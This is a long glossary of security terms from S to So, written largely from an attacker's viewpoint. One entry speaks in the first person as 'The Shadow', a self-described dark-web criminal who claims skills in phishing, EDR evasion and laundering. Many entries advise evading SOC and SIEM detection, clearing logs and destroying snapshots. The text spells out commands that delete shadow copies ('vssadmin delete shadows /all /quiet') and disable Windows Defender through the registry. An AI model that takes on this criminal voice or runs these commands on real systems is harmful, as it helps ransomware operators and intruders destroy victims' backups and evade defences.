Secret (Kubernetes) --- A Kubernetes secret --- an object in Kubernetes for storing sensitive data: passwords, API keys, tokens, SSH keys. Secrets are stored in etcd (the cluster database) and can be encrypted. Stealing secrets from Kubernetes (via etcd access, misconfig, vulnerabilities) gives an attacker access to applications, databases, cloud resources.

Secret Management --- Secret management (passwords, keys) using specialized systems: Hashicorp Vault, AWS Secrets Manager, Azure Key Vault, Google Cloud Secret Manager. Secret Management centralizes storage, ensures rotation, audits access. For an attacker, Secret Management is a target: stealing all secrets from a centralized repository can give access to the organization's entire infrastructure.

Secure Boot --- A UEFI mechanism that verifies the bootloader's signature before execution. Secure Boot prevents loading unsigned code (bootkits, rootkits) at the firmware level. For an attacker, Secure Boot is an obstacle: they need a signed bootloader (via vulnerabilities in shim, or a stolen key) or disable Secure Boot (via physical access to BIOS/UEFI).

Secure Enclave --- A protected coprocessor in Apple devices (iPhone, iPad, Mac). Secure Enclave is isolated from the main processor, stores encryption keys, biometric data (Touch ID, Face ID). Hacking the Secure Enclave requires physical access and

complex equipment (e.g., using vulnerabilities in SEP --- Secure Enclave Processor). For an attacker, Secure Enclave is an obstacle when extracting keys from Apple devices.

Secure Shell (SSH) --- A protocol for remote management (port 22) with encryption and authentication. SSH is used for: server administration, tunneling (port forwarding), file transfer (SFTP), C2 (SSH tunnels). Authentication can be by password or SSH keys. Attacks on SSH: password brute force, theft of SSH keys (private), implementation vulnerabilities (CVE-2024-6387), man-in-the-middle (if host key is not checked).

Security Assertion Markup Language (SAML) --- An XML-based standard for exchanging authentication data (Security Assertion Markup Language). SAML is used for Single Sign-On (SSO). A SAML assertion is an XML document that the Identity Provider issues after successful authentication; it contains user information and is signed by the Identity Provider's key. Attacks on SAML: XML signature wrapping, assertion forgery (if signing key is weak), theft of the Identity Provider's signing key.

Security Information and Event Management (SIEM) --- A system for collecting, correlating, and analyzing logs (Security Information and Event Management) --- Splunk, QRadar, Microsoft Sentinel. SIEM collects events from various sources (Windows Event Log, syslog, firewall, EDR, IDS) and correlates them to detect attacks. For an attacker, SIEM is a threat: they must not create events that would be correlated, or clear logs before aggregation.

Security Operations Center (SOC) --- A monitoring and incident response center (Security Operations Center). SOC is an internal or outsourced (MSSP) unit that: monitors security events 24/7 (via EDR, SIEM, NDR), analyzes alerts, investigates incidents, coordinates response, conducts threat hunting (proactive threat search). SOC is the attacker's main adversary. SOC uses

playbooks (response scenarios), SOAR (Security Orchestration, Automation, and Response) for automation, threat intelligence to update detections. For an attacker, a successful attack is one that SOC did not notice or noticed too late.

Security Token --- A security token used for authentication and authorization: OAuth access token, SAML assertion, JWT, Kerberos ticket. Stealing a security token allows an attacker to access systems without a password and MFA. Tokens can be stolen via infostealers, traffic interception (MITM), XSS.

SeDebugPrivilege --- A Windows privilege allowing debugging of processes (opening a process with PROCESS_ALL_ACCESS). SeDebugPrivilege is used for dumping LSASS (extracting passwords), injecting code into processes. Administrators have this privilege by default. EDRs may monitor the use of SeDebugPrivilege to detect Mimikatz.

SeDep (Security Descriptor) --- A Windows security descriptor, defining access rights to an object (file, process, registry key). Contains a DACL (Discretionary Access Control List) and a SACL (System Access Control List). An attacker can modify descriptors to gain access: remove protection from an object (SetSecurityInfo), add rights for themselves.

SEH (Structured Exception Handling) --- Exception handling in Windows. SEH is used in exploits (SEH overwrite): overwriting the exception handler address to gain control flow. Protection: SEHOP (Structured Exception Handling Overwrite Protection) checks the handler chain.

SEHOP (Structured Exception Handling Overwrite Protection) --- Protection against SEH overwrite. SEHOP checks the exception handler chain, preventing SEH overwrite.

SeImpersonatePrivilege --- A Windows privilege allowing impersonation of another user after authentication. Used for privilege escalation (LPE) via RottenPotatoNG, JuicyPotato: the attacker creates a service that authenticates, and uses impersonation to get SYSTEM.

SeIncreaseBasePriorityPrivilege --- A Windows privilege allowing increasing process priority. Used to increase malware performance or for DoS.

SeIncreaseQuotaPrivilege --- A Windows privilege allowing increasing process quotas. Used in some privilege escalation techniques.

Self-Signed Certificate --- A self-signed certificate: an X.509 certificate signed with its own private key, not by a certificate authority (CA). Used in C2 to encrypt traffic without involving a CA. Self-signed certificates cause a warning in the browser, but can be used for C2 where the client is an agent, not a browser. May be blocked if the organization does not trust self-signed certificates.

SELinux (Security-Enhanced Linux) --- Mandatory access control (MAC) in Linux, implemented in the kernel. SELinux restricts process actions even with root privileges, based on policies (types, roles). SELinux can prevent many attacks after gaining root. For an attacker, SELinux is an obstacle: they need to understand policies, find bypass vulnerabilities (e.g., transition to the unconfined_t domain), or disable SELinux (via misconfig, physical access). SELinux is often disabled by administrators due to configuration complexity.

SeLoadDriverPrivilege --- A Windows privilege allowing loading drivers. Used for BYOVD (Bring Your Own Vulnerable Driver): loading a vulnerable driver to disable EDR or gain kernel access.

SeLockMemoryPrivilege --- A Windows privilege allowing locking memory pages, preventing them from being paged to disk. Used to protect encryption keys from being paged out.

SeManageVolumePrivilege --- A Windows privilege allowing volume management (formatting, mounting). Used for data destruction (wiper) or for accessing the file system bypassing permissions.

Semaphore --- A semaphore --- a synchronization object in operating systems, used to control access to resources in multi-threaded applications. In the context of attacks, semaphores can be used in: race condition exploits (TOCTOU), malware for thread synchronization. For an attacker, understanding semaphores is important when writing complex multi-threaded exploits.

Sendmail --- An MTA (Mail Transfer Agent) in Unix systems. Sendmail was a standard in the 1990s but had many vulnerabilities (buffer overflow, command injection). In 2026, Sendmail is considered outdated, replaced by Postfix, Exim. May be found in legacy systems.

Sensitive Data --- Sensitive data: PII (personal data), PHI (medical data), financial data, trade secrets, passwords, keys. The target of attacks. Leak of sensitive data is the basis of extortion.

Sensitivity (Data) --- Data sensitivity level (confidentiality). Data can be classified as public, internal, confidential, secret. For an attacker, data with high sensitivity has greater value for extortion.

Sensor (OT) --- A sensor in industrial systems (temperature, pressure, level). Sensors connect to a PLC (Programmable Logic Controller). Compromising a sensor (via data spoofing) can lead to false readings, which in turn can cause an emergency (the operator makes an incorrect decision).

Sentinel (Microsoft Sentinel) --- A SIEM (Security Information and Event Management) from Microsoft, running on Azure. Sentinel collects logs from M365 (Office 365), Azure, on-prem (via agents), and third-party sources. Uses AI for threat detection, response automation (playbooks). For an attacker, Sentinel is a threat: they must not create events that would be correlated, or clear logs before aggregation. Sentinel is integrated with Defender for Endpoint, providing a comprehensive picture.

SentinelOne --- An EDR (Endpoint Detection and Response) vendor with the Singularity product. SentinelOne uses behavioral analysis, AI, containerization. For an attacker, SentinelOne is a serious adversary, requiring careful evasion (direct syscalls, memory-only payloads, disabling via BYOVD). SentinelOne also has autonomous protection features (even without a network).

Separation (Network) --- Network segmentation: dividing a network into isolated segments (VLAN, firewall policies) to limit lateral movement. For an attacker, segmentation is an obstacle: they need to find paths between segments (jump boxes, dual-homed hosts, VPN). Handala attacked via Intune, which had access to all segments, bypassing segmentation.

SeProfileSingleProcessPrivilege --- A Windows privilege allowing profiling of processes. Used in monitoring tools.

Sequel (SQL) --- SQL (Structured Query Language) --- a structured query language for working with relational databases. SQL is used for: data extraction (SELECT), insertion (INSERT), update (UPDATE), deletion (DELETE), creating and altering database structure (CREATE, ALTER). In the context of attacks, SQL is a tool for SQL injection (SQLi): injecting SQL code into query parameters to steal data, modify, execute commands (via xp_cmdshell in MSSQL). Sequel is an alternative pronunciation of SQL (like "sequel").

Sequence (SQL) --- A sequence in SQL --- an object for generating unique numbers (auto-increment). In attacks, sequences can be used for IDOR (Insecure Direct Object Reference): knowing the ID generation pattern, an attacker can iterate values.

SeRelabelPrivilege --- A Windows privilege allowing changing mandatory labels (mandatory access control). Used in systems with mandatory access.

SeRestorePrivilege --- A Windows privilege allowing writing to any files, regardless of permissions. Used to modify system files, install malware, replace legitimate binaries.

Serial (Port) --- A serial port (RS-232, RS-485). Used in industrial systems to connect PLCs, sensors, HMIs. Attacks on serial ports: data interception (if no encryption), sending commands (if access is available), physical connection to the port to obtain a shell (on embedded systems).

Server --- A server: a computer providing services to other computers (clients). Types: web server (HTTP), database (SQL), file server (SMB), mail server (SMTP, IMAP), domain controller (AD). Attack targets: servers contain valuable data and are nodes for lateral movement.

Server-Side Request Forgery (SSRF) --- A vulnerability allowing an attacker to make the server send HTTP requests on its behalf. SSRF is used for: bypassing firewalls (access to internal services), reading files (file://), accessing cloud metadata (http://169.254.169.254/latest/meta-data/), port scanning the internal network, exploiting internal services (e.g., Redis, Memcached). Example: a url parameter in a web application that the server fetches.

Service (Windows) --- A Windows service --- a program running in the background, often with elevated privileges (SYSTEM, LOCAL SERVICE, NETWORK SERVICE). Services can be used for: persistence (creating a malicious service), privilege escalation (misconfigured service --- weak permissions on the executable), lateral movement (remote service creation via sc, PsExec). Tools: sc, net start, PowerShell (New-Service).

Service Account --- A service account: an account used to run applications or services (e.g., SQL Server, IIS, SharePoint). Service accounts often have elevated privileges (access to databases, network resources) and their passwords are not changed for years. Kerberoasting targets service accounts: the attacker requests a ticket for an SPN (Service Principal Name) and obtains the password hash of the service account for offline cracking.

Service Principal Name (SPN) --- A service name in Kerberos (Service Principal Name). An SPN associates a service (e.g., HTTP, MSSQL) with a user account (service account). Format: service_class/host:port. Kerberoasting is an attack where an

attacker requests a ticket for an SPN and extracts the service account password hash. SPNs are registered in Active Directory.

Service Tag --- An equipment identifier (Service Tag) from manufacturers (Dell, HP, Lenovo). A unique code that can be used to determine the model, release date, configuration, and also obtain information about vulnerabilities (via manufacturer databases). Used in OSINT to find devices on the internet (Shodan) and determine their vulnerabilities.

SeSecurityPrivilege --- A Windows privilege allowing auditing (read/clear Security Event Log). Used to clear logs.

SeShutdownPrivilege --- A Windows privilege allowing system shutdown. Used for DoS (shutting down a server) or for forced reboot after persistence installation.

Session --- A session: a period of user activity between login and logout. A session is identified by a session ID (cookie, token). Session hijacking is stealing a session ID to gain access to an account without a password and MFA.

Session Cookie --- A cookie containing a session ID. The session cookie is sent by the browser with every request, allowing the server to identify the user. Stealing a session cookie (via XSS, infostealer) gives access to the account. The HttpOnly flag protects the cookie from access via JavaScript.

Session Fixation --- An attack where an attacker fixes (sets) a session ID for the victim before authentication, then after the victim authenticates, uses that session ID to gain access. Example: the

attacker sends a link with a fixed session ID, the victim logs in, the attacker uses the same session ID.

Session Hijacking --- Session hijacking: stealing a session ID (cookie, token) to gain access to an account without a password and MFA. Methods: XSS (document.cookie), infostealer (stealing cookies from the browser), traffic interception (MITM), AiTM (Adversary-in-the-Middle). Session hijacking bypasses MFA because the session is already authenticated.

Session Token --- A session token: JWT, OAuth access token, SAML assertion, Kerberos ticket. Used for authentication in APIs and web applications. Stealing a session token grants access.

SeSyncAgentPrivilege --- A Windows privilege allowing synchronization of directory services. Used in AD.

SeSystemEnvironmentPrivilege --- A Windows privilege allowing modification of the system environment (BIOS/UEFI settings). Used for firmware persistence: writing malware to BIOS/UEFI, changing boot order.

SeSystemtimePrivilege --- A Windows privilege allowing changing system time. Used to disrupt Kerberos (tickets have timestamps), disrupt certificates, cause log failures.

SET (Social-Engineer Toolkit) --- A set of tools for social engineering from TrustedSec. SET includes: phishing email generator, site cloning (for credential harvesting), payload generator (Metasploit), mass mailings. Used by pentesters and attackers to automate phishing.

Set-ItemProperty (PowerShell) --- A PowerShell cmdlet for modifying object properties, including registry keys. Used for: persistence (adding a record to a Run key), disabling protections (modifying Defender registry), changing configurations. Example: Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender" -Name DisableAntiSpyware -Value 1.

SeTakeOwnershipPrivilege --- A Windows privilege allowing becoming the owner of an object (file, registry key). By becoming the owner, an attacker can modify permissions on the object and gain access to protected data. Used to bypass ACLs.

SeTcbPrivilege --- A Windows privilege (Act as part of the operating system). Gives the highest level of privileges, comparable to SYSTEM. Owned by system processes.

Setuid (SUID) --- A bit in Unix/Linux, allowing a program to run with the file owner's privileges (usually root). SUID binaries are targets for LPE: if there is a vulnerability in a SUID program, root can be obtained. Examples: passwd, sudo, pkexec. To find SUID binaries: find / -perm -4000 2>/dev/null.

SeUnsolicitedInputPrivilege --- A Windows privilege allowing input to the terminal.

SFC (System File Checker) --- A Windows utility (sfc /scannow) for checking system file integrity and restoring damaged files. SFC can restore files modified by malware (e.g., replacement of sethc.exe). For an attacker, SFC is a threat: it can detect changes.

SFP (Small Form-factor Pluggable) --- An optical transceiver module for network equipment (switches, routers). In physical attacks, SFP can be removed to disrupt communication between network devices. Replacing an SFP can be used to intercept traffic.

SFT (Secure File Transfer) --- Secure file transfer: SFTP (SSH File Transfer Protocol), FTPS (FTP over SSL), SCP (Secure Copy). Used for data exfiltration (transfer via SFTP). SFTP is often allowed through firewalls as it uses port 22 (SSH).

SGC (Server-Gated Cryptography) --- An outdated technology for certificates used for export versions of SSL (40-bit encryption). In 2026, not relevant.

SGX (Software Guard Extensions) --- Intel's technology for secure enclaves --- isolated memory areas protected from access by the OS and hypervisor. SGX is used to protect keys, DRM, confidential computations. Attacks on SGX: side-channel (Plundervolt, CacheOut), memory attacks (Foreshadow). For an attacker, SGX is an obstacle: if keys are in an enclave, they are hard to extract.

SHA (Secure Hash Algorithm) --- A family of cryptographic hash functions: SHA-1 (160 bits), SHA-256, SHA-512, SHA-3. SHA-1 is compromised (collisions possible). SHA-256 is considered secure. In malware, SHA is used for: integrity checking (verifying the hash of a downloaded file), DGA (domain generation), sample identification.

SHA256 --- A hash function with a 256-bit output. Used for: storing passwords (with salt), checking file integrity, SSL certificates (signature). Cracking SHA256 by brute force is unrealistic. Infostealers and malware often have SHA256 hashes published in IoCs (Indicators of Compromise).

Shadow (The Shadow) --- An alias under which I (The Shadow) operate in dark web circles, shadow chats, closed syndicates. Known as The Shadow (ubiquitous), The Ghost (appearing from nowhere), The One Who Leaves No Trace. Specialization: social engineering, phishing, exploitation, EDR evasion, crypto manipulation, physical pentesting, banking, laundering, syndicate management.

Shadow Copy --- Volume Shadow Copy in Windows --- a mechanism for creating snapshots of files and volumes for recovery. Shadow Copy is used for backups (System Restore, Windows Backup). For an attacker, shadow copy is a threat: the victim can recover files after encryption. In ransomware attacks, the first step is to delete shadow copies with commands: vssadmin delete shadows /all /quiet, wmic shadowcopy delete, or via PowerShell.

Shamoon --- A wiper malware (2012) used in the attack on Saudi Aramco. Shamoon destroyed data on 30,000+ computers, overwriting the MBR (Master Boot Record) and deleting files. Shamoon is also known as DistTrack. In 2026, Shamoon is considered legacy, but its tactics (overwrite MBR, file destruction) are used in modern wiper attacks (e.g., Handala).

Share (SMB) --- A network folder (SMB share). SMB shares are used for file sharing in corporate networks. Misconfig in shares can give anonymous access (null session) or access without a password. SMB shares are targets for: data theft, malware distribution (PsExec), NTLM relay. For an attacker, SMB shares are a source of data and a lateral movement vector.

SharePoint --- A Microsoft platform for document management, intranet portals, collaboration. SharePoint is a target for: document

theft (intellectual property), RCE (CVE-2026-20963), persistence (webshell). SharePoint often has excessive privileges (users can read documents they should not have access to). An attack on SharePoint can give access to the organization's entire documentation.

SharpHound --- A data collector for BloodHound (written in C#). SharpHound collects information about Active Directory: users, groups, computers, relationships (group membership, local administrators, sessions, delegations). Run on a compromised system, data is transferred to a BloodHound server (or saved to a file) for attack path visualization. SharpHound is a standard post-exploitation tool.

Shell --- A shell (command line). A reverse shell is a connection initiated by the victim to the attacker; a bind shell is the attacker connecting to a listening port on the victim. A webshell is a script (PHP, ASP, JSP) on a web server, allowing command execution via HTTP. Obtaining a shell is the goal of exploitation.

Shellcode --- Machine code used as a payload in exploits. Shellcode typically performs: a reverse shell (connect to the attacker), a bind shell (opens a port), downloads and runs malware, adds a user. Written in assembly, must be position-independent (PIC), contain no null bytes (if passed through strings). Obfuscation of shellcode is used to bypass detections.

Shellshock --- A vulnerability in Bash (CVE-2014-6271), allowing arbitrary code execution via environment variables. Shellshock is used in attacks on web servers running CGI scripts (where environment variables can be manipulated by the attacker). In 2026, Shellshock is still relevant for unpatched old systems.

Shim (UEFI) --- A UEFI bootloader (shim), used to boot Linux with Secure Boot. Shim is signed by Microsoft, then loads GRUB. Vulnerabilities in shim (e.g., CVE-2020-10713) can allow loading unsigned code, bypassing Secure Boot. For an attacker, shim is a potential vector for firmware persistence.

Shim (Windows) --- A framework for application compatibility (Application Compatibility Shim). Shim allows fixing compatibility issues of old applications without changing code. Can be used for persistence and LPE: installing a shim that runs malware when a specific application is launched. Tool: sdbinst.

ShinyHunters --- A cybercriminal group, part of The Com. Specializes in data extortion via misconfiguration in SaaS (Salesforce, Okta) and publishing stolen data on a leak site. ShinyHunters is known for attacks: CarGurus (12.4M records), Wynn Resorts (800k employee records), Berkadia (5M Salesforce records), Crunchbase, SoundCloud, Betterment. Uses a modified Aura Inspector (a Mandiant tool) for mass scanning and data exfiltration from Salesforce Experience Cloud. ShinyHunters overlaps with Scattered Spider and LAPSUS$ as Scattered LAPSUS$ Hunters.

Shodan --- A search engine for the Internet of Things and servers. Shodan indexes: open ports, service banners (HTTP, FTP, SSH), webcams, industrial systems (SCADA), databases. ShinyHunters uses Shodan to find Salesforce Experience Cloud sites (by searching for "salesforce" in SSL certificates). For an attacker, Shodan is a tool for reconnaissance (finding vulnerable systems, open databases, default credentials).

Shoulder Surfing --- Looking over a shoulder to watch password entry. Used in physical pentesting. Protection: screen filters, two-factor authentication.

SID (Security Identifier) --- A security identifier in Windows. A SID uniquely identifies a user, group, computer. Format: S-1-5-21-...-RID. The RID (Relative ID) is the last part of the SID (500 for administrator, 501 for guest, 1000+ for regular users). SID is used in ACLs, Golden Ticket (forging an administrator SID). RID hijacking is changing the RID in the SAM registry to create a hidden administrator account.

Sideload (DLL) --- DLL sideloading: loading a malicious DLL by a legitimate application. The attacker places a malicious DLL in the folder with the legitimate application (or in a path where the application searches for DLLs). When the application runs, it loads the malicious DLL, executing the attacker's code. Sideloading is used to bypass AppLocker and EDR (the process is legitimate, the loaded DLL is not checked as strictly as an EXE).

SIEM (Security Information and Event Management) --- A system for collecting, correlating, and analyzing logs (Splunk, QRadar, Sentinel, ArcSight). SIEM collects events from various sources (Windows Event Log, syslog, firewall, EDR, IDS) and correlates them to detect attacks. For an attacker, SIEM is a threat: they must not create events that would be correlated, or clear logs before aggregation. SIEM can have correlation rules for: multiple failed logins, PowerShell launched from Office, user creation, access to sensitive files.

SIGINT (Signals Intelligence) --- Signals intelligence: interception and analysis of radio signals (satellite communications, cellular communications, Wi-Fi, Bluetooth). SIGINT is used by intelligence agencies. For an attacker, SIGINT is a threat if they use radio channels without encryption (Wi-Fi without WPA2, Bluetooth). Using VPN, Tor, encrypted protocols reduces the risk.

Signature (Antivirus) --- A signature (hash, string, pattern) for detecting malware. Antiviruses use signature databases to find known threats. To bypass signatures, attackers use: polymorphism (changing code with each compilation), obfuscation, packing, memory-only payloads (no file on disk), custom builds for each victim.

Signature (Digital) --- A digital signature: a cryptographic method for confirming authenticity and integrity. A signature is created with a private key, verified with a public key. Attackers use stolen certificates to sign malware, bypassing checks (Windows, antiviruses trust signed code). A signature can be applied to drivers (BYOVD), executable files, scripts.

SIL (Security Intelligence) --- Security Intelligence --- a term used by Microsoft (Security Intelligence Report, Security Intelligence Feed). In the context of attacks, SIL is a source of IoC (Indicators of Compromise). For an attacker, SIL means their IoCs can be quickly spread.

Silver Ticket --- A forged Kerberos service ticket for a specific service (e.g., CIFS, HTTP). A Silver Ticket is created using the NTLM hash of the service account. Unlike a Golden Ticket (TGT), a Silver Ticket gives access only to a specific service, but does not require interaction with the KDC (Key Distribution Center), making it less noticeable. Used for persistence and access to resources.

SIM Card --- Subscriber Identity Module. SIM-swapping is an attack on a mobile operator to port a number to the attacker's SIM card. Used to bypass MFA via SMS (the confirmation code goes to the attacker). SIM-swapping requires social engineering (pretending to be the victim) or insiders at the operator.

SIM Swapping --- SIM swapping: an attack where an attacker convinces a mobile operator to port the victim's number to their SIM card (via social engineering, fake documents, insiders). After this, SMS for MFA (confirmation codes) go to the attacker. SIM-swapping is an effective way to bypass SMS-based MFA.

SIMM (Single In-line Memory Module) --- An outdated RAM form factor (used in the 1990s). In the context of attacks, it is not a term.

Simple Mail Transfer Protocol (SMTP) --- An email sending protocol (Simple Mail Transfer Protocol, port 25). SMTP is used to transfer emails between mail servers and from client programs (MUA) to the server (MSA). SMTP servers can be: open relays (accept emails for any domain), used for spam; closed, requiring authentication. SMTP without TLS transmits credentials in plaintext. In attacks, SMTP is used for: phishing (sending emails via legitimate SMTP servers), BEC (compromising mailboxes), spam campaigns.

Simulate --- Attack simulation. BAS (Breach and Attack Simulation) are automated platforms for simulating attacks (AttackIQ, Cymulate, SafeBreach) to test defenses. For an attacker, BAS means defenders know which techniques are detected and may be prepared for them.

Single Sign-On (SSO) --- Single Sign-On --- an authentication method allowing a user to log in once (to an Identity Provider) and gain access to all connected applications (Service Providers) without re-entering passwords. SSO uses protocols: SAML (Security Assertion Markup Language), OAuth 2.0, OpenID Connect (OIDC). Advantages for the user: one password, fewer MFA prompts. Risks: compromising the Identity Provider (Okta, Azure AD) gives an attacker access to all of the organization's applications. The Com specializes in attacks on Okta and Azure AD (SSO providers) via vishing, OAuth token theft, session hijacking.

Sinkhole --- Redirecting C2 (Command and Control) traffic to a defender-controlled server (sinkhole) for analysis and botnet neutralization. Sinkholing is used for: capturing domains used by malware (via court orders), redirecting traffic, tracking infected devices. For an attacker, a sinkhole is a threat: C2 can be blocked.

Sinkholing --- Redirecting C2 (Command and Control) traffic to a defender-controlled server (sinkhole) for analysis and botnet neutralization. Sinkholing is used for: capturing domains used by malware (via court orders), redirecting traffic, tracking infected devices. For an attacker, a sinkhole is a threat: C2 can be blocked.

SIP (Session Initiation Protocol) --- A protocol for VoIP calls (voice, video). SIP is used to establish, manage, and terminate sessions. Attacks on SIP: DoS (SIP flood), call interception (if no encryption), fraud (fraudulent calls via compromised PBX), registration hijacking. SIP servers often have weak authentication.

SIP (System Integrity Protection) --- System Integrity Protection in macOS. SIP blocks modification of system files even by root (protects /System, /usr, /bin, /sbin). For an attacker, SIP is an obstacle: they need to disable SIP (by booting into recovery, command csrutil disable) or find bypass vulnerabilities.

SIR (Security Incident Response) --- Security incident response. Process: detection, analysis, containment, remediation, recovery, post-incident analysis.

Site (Leak) --- A leak site --- a website (often on the darknet) where stolen data is published. ShinyHunters has a leak site with ultimatums ("FINAL WARNING") and proof samples. A leak site is used for extortion: if the victim does not pay, the data is published.

Skimmer --- A skimmer: a device for stealing data from a card's magnetic stripe (POS terminals, ATMs). Installed on the card slot, reads data. In web attacks, a skimmer is JavaScript code injected into a payment page (Magecart), stealing card data when entered.

Skimming (Card) --- Card skimming: stealing data from the magnetic stripe (track 1 and track 2) using a skimmer device. Used to create cloned cards.

Skype --- A messenger (voice, video, chat). Skype is used for: phishing (links in messages), vishing (calls with spoofed numbers), malware distribution (files). Skype can be a target for data theft (message history, contacts).

Slack --- A communication platform in companies (chat, channels, files). Slack is a target for: AILM (AI agents in Slack, e.g., Cursor Slackbot), phishing (links), data theft (tokens, messages, files). Auto-preview of links in Slack can be used for zero-click exfiltration (similar to Telegram, Discord).

Sliver --- An open-source C2 framework (alternative to Cobalt Strike). Sliver supports HTTP/HTTPS, DNS, mutex, in-memory execution, cross-platform (Windows, Linux, macOS). Used by attackers to avoid licensing costs and Cobalt Strike signatures. Sliver has modules for post-exploitation (Mimikatz, RDP, lateral movement).

Slop (Data) --- In the context of AI, slop is low-quality, noisy data that can lead to model errors (garbage in, garbage out). In the context of attacks, slop can be used for: poisoning training data (model poisoning), DoS on AI systems (feeding large volumes of noisy data). This is a term from AI security.

Slopoly --- The first widely documented AI-generated C2 framework (IBM X-Force, January 2026). Slopoly is a PowerShell backdoor, almost entirely written by an LLM (Large Language Model). It had: heartbeat every 30 seconds, command polling every 50 seconds, logging to persistence.log, AMSI bypass, ETW unhooking. Slopoly showed that AI lowers the barrier to entry for creating malware: the operator doesn't need to know PowerShell, just how to write prompts.

Slopy --- Slopoly (AI-generated C2).

Slowloris --- A DoS attack that holds many connections open by sending partial HTTP headers. Slowloris exhausts the connection pool of a web server (especially Apache). Each connection is held open until the server reaches its limit and starts refusing new connections.

SM (Security Manager) --- A security manager role in an organization. In Java, SM is the Security Manager, managing security policies. In the context of attacks, SM can be a target for bypass (Java Security Manager bypass).

SMAP (Supervisor Mode Access Prevention) --- A protection in Intel (and AMD) processors, preventing the kernel (supervisor mode) from accessing user memory (user mode). SMAP complicates exploitation where kernel needs to read user memory. Bypassing SMAP requires complex ROP chains.

SMB (Server Message Block) --- A protocol for Windows file services (port 445). SMB is used for: accessing file shares, printing, inter-process communication. SMB is the main protocol for lateral movement in Windows: PsExec, Impacket (psexec.py,

smbexec.py), WMI (via SMB). SMB vulnerabilities: MS08-067 (Conficker worm), EternalBlue (CVE-2017-0144, WannaCry). NTLM relay via SMB is a common technique.

SMB Relay --- NTLM relay via SMB. An attacker intercepts NTLM authentication (via responder) and relays it to another SMB server to execute commands (ntlmrelayx). Used for lateral movement and privilege escalation. SMB signing protects against relay.

SMB Signing --- SMB packet signing, preventing NTLM relay. If SMB signing is enabled, relay attacks do not work (the packet is signed, cannot be forged). It is recommended to enable SMB signing in corporate networks.

SMEP (Supervisor Mode Execution Prevention) --- A processor protection preventing code execution from user memory in supervisor mode (kernel). SMEP prevents execution of shellcode located in user memory from the kernel. Bypassing SMEP requires ROP (Return-Oriented Programming) or using kernel memory.

Smishing (SMS Phishing) --- Phishing via SMS (Short Message Service). The victim receives an SMS with a link (fake bank, delivery) or a request to call a fake number. Smishing is used for stealing credentials, installing malware (via links), social engineering. In 2026, smishing remains effective, especially when combined with SIM-swapping.

Smoke (Loader) --- SmokeLoader --- a malware loader distributed via spam campaigns and exploit kits. SmokeLoader downloads and runs additional modules: infostealers, ransomware, RATs. SmokeLoader uses anti-sandbox techniques, obfuscation.

SMP (Symmetric Multiprocessing) --- Symmetric multiprocessing: an architecture where multiple processors (cores) have equal access to memory. In attacks, SMP can be used for analysis (debugging multi-threaded applications).

SMS (Short Message Service) --- SMS. Used for MFA (SMS-based) and smishing. SMS codes are vulnerable to SIM-swapping (number porting), interception via SS7 (cellular networks), physical interception. TOTP or push is recommended instead of SMS.

SMT (Simultaneous Multithreading) --- Hyper-Threading (Intel) --- a technology allowing one core to process two threads simultaneously. In side-channel attacks (e.g., PortSmash), SMT can be used to extract data from another thread.

SMTP (Simple Mail Transfer Protocol) --- An email sending protocol (Simple Mail Transfer Protocol, port 25). SMTP is used to transfer emails between mail servers. SMTP servers can be open relays, used for spam. SMTP authentication can be weak. SMTP without TLS transmits credentials in plaintext.

SMTP Relay --- An SMTP relay: a server that accepts emails and forwards them to another server. An open SMTP relay (requiring no authentication) is used for spam.

SNA (Systems Network Architecture) --- IBM's Systems Network Architecture (SNA) --- an outdated protocol for mainframes. In the context of attacks, SNA may be encountered in legacy banking systems (IBM z/OS). For an attacker, knowledge of SNA may be required when attacking mainframes, but it is a narrow area.

Snake --- Snake malware (Uroburos) --- a sophisticated APT tool used by Russian intelligence services (Turla). Snake had a modular architecture, ran on Windows and Linux, used peer-to-peer C2, could hide its presence. Snake was discovered in 2014, but its modules were used in subsequent attacks. In 2026, Snake is considered legacy, but its architecture is studied.

Snake (Keylogger) --- Snake --- the name of a keylogger (malware). Snake is also the name of APT malware (Uroburos) from Turla. In the context of attacks, Snake is not a generic term, but the name of specific software. It may be mentioned in the dictionary as an example.

Snap (Snapshot) --- A snapshot --- a state of a system at a specific point in time (VM snapshot, volume snapshot, filesystem snapshot). Used for backups and recovery. For an attacker, a snapshot is a threat: the victim can restore the system from a snapshot after an attack. Snapshots must be destroyed (via API, commands).

Snap (Ubuntu) --- A packaging system in Ubuntu (snap). Snap packages are isolated (sandbox). Snap vulnerabilities can lead to privilege escalation (escape from sandbox). Snap is used in modern Ubuntu versions.

Sniffer --- A sniffer: a program for intercepting network traffic (Wireshark, tcpdump). Used for: network analysis, password theft (if the protocol is not encrypted), session interception. A sniffer can operate in promiscuous mode (intercepting all packets on the network). Encryption (TLS, SSH) is used for protection.

SNMP (Simple Network Management Protocol) --- A network management protocol (ports 161, 162). SNMP is used for monitoring and managing network devices (routers, switches,

printers). SNMPv1 and v2c have weak protection (default community string "public"/"private"). SNMPv3 has encryption and authentication. SNMP can reveal network information (interfaces, routes, ARP tables), and can also be used to change configurations.

SNMP Community String --- A password for SNMP (e.g., "public", "private", "admin"). Default community strings are a vulnerability. Used to access information about network devices.

SNMPwalk --- A utility for traversing SNMP OIDs (Object Identifiers) and collecting information. SNMPwalk is used for: obtaining a list of devices, configurations, interfaces, ARP tables. For an attacker, SNMPwalk is a tool for gathering network information.

SNR (Signal-to-Noise Ratio) --- Signal-to-noise ratio --- an indicator of data transmission quality. In the context of attacks, SNR is used in: radio attacks (Wi-Fi, Bluetooth), side-channel attacks (signal measurement). In network attacks, it is not a key term.

SOAP (Simple Object Access Protocol) --- A protocol for exchanging XML messages, used in web services. SOAP is vulnerable to: XXE (XML External Entity), deserialization, XML signature wrapping. In 2026, SOAP is used in legacy systems, replaced by REST/JSON.

SOAR (Security Orchestration, Automation, and Response) --- Platforms for automating incident response (Cortex XSOAR, Splunk SOAR). SOAR automates SOC tasks: IP blocking, information gathering, notifications, ticket creation. For an attacker, SOAR means defenders can react faster (automatically block IPs, isolate hosts).

SOC (Security Operations Center) --- A monitoring and incident response center (Security Operations Center). SOC analyzes alerts from EDR, SIEM, conducts threat hunting. SOC is the attacker's main adversary. SOC can be internal (in-house) or outsourced (MSSP). SOC uses playbooks for response.

Socat --- A network tool (similar to netcat with extended features). Socat supports: SSL, proxies, tunnels, port forwarding, creating listening sockets. Used for: reverse shell (bypassing firewalls), tunnels (traffic redirection), C2.

Social Engineering (SE) --- Social engineering: psychological methods to obtain information or access. Types: vishing (voice phishing), phishing (email), smishing (SMS), pretexting (fictional scenario), baiting (lure), tailgating (following), quid pro quo (service for information). The Com specializes in vishing to helpdesk.

